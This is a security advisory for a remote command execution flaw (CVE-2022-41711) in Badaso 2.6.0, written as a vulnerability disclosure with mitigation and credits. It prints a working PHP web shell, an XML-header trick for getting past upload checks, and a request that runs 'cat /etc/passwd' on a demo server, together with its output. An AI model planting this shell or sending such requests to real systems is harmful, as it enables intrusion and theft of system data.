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Badaso 2.6.0 - Remote Command Execution

Summary

Affected versions	Version 2.6.0
State	Public
Release date	2022-10-18

Vulnerability

Kind	Remote command execution
Rule	004. Remote command execution
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVSSv3 Base Score	10.0
Exploit available	Yes
CVE ID(s)	CVE-2022-41711

Vulnerability

This vulnerability occurs because the application does not correctly validate files uploaded by users. Thanks to this, we uploaded a file with malicious PHP code, instead of an image file.

Exploitation


To exploit this vulnerability, the following file must be sent to the server:


exploit.php

```
<?xml version="1.0" standalone="no"?>
<?php
    if($_POST && $_POST['password']==="AGSH635479302H235") {
        echo system($_POST['cmd']);
    }
?>
```

It is important to put an XML header before the malicious code to bypass security controls.

Evidence of exploitation




Burp Suite Professional v2022.8.4 - Temporary Project - licensed to Fluidsignal Group S.A [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn Burp Bounty Pro
RCE × Normal × Execute × +
Send Cancel
Target: https://badaso-demo.uatech.co.id HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Search...
0 matches
Search...
0 matches
Done
2,633 bytes | 394 millis

```
POST //storage//photos//1//A6386sf8aa2gdh6DFG.php HTTP/2
Host: badaso-demo.uatech.co.id
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

password=AGSH635479302H235&cmd=cat%20/etc/passwd
```

```
HTTP/2 200 OK
Date: Fri, 30 Sep 2022 21:04:41 GMT
Content-Type: text/html; charset=UTF-8
Cf-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=KCLe%2BRGBqWUZdPu9kOl%2BZ69NPGASnRxVgSgHrpzLk
bnKjanVZDKjEYJHnbuzOjV8G%2FggwinisuGhDUViLyZ8nk6e56smJ4oNMPQNZFi8qCxOFzRfC6llWJxrb2NnSoAeEovdKQHOrartHsg%3D"}],"
group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 752fe993aa94ad01-ATL
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

<?xml version="1.0" standalone="no"?>
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/usr/sbin/nologin
  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
  www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
  list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
  irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
  gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
  nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
  systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
  systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
  systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
  messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
  syslog:x:104:110::/home/syslog:/usr/sbin/nologin
  _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
  tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
  uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
  tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
  sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
  landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
  pollinate:x:111:1::/var/cache/pollinate:/bin/false
  ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
```

System Information

- Version: Badaso 2.6.0
- Operating System: GNU/Linux

Mitigation

An updated version of Badaso is available at the vendor page.

Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

References

Vendor page https://github.com/uasoft-indonesia/badaso

Issue https://github.com/uasoft-indonesia/badaso/issues/802

Timeline

- ✓ 2022-10-05
  Vulnerability discovered.
- ✓ 2022-10-05
  Vendor contacted.
- ✓ 2022-10-05
  Vendor replied acknowledging the report.
- 2022-10-05

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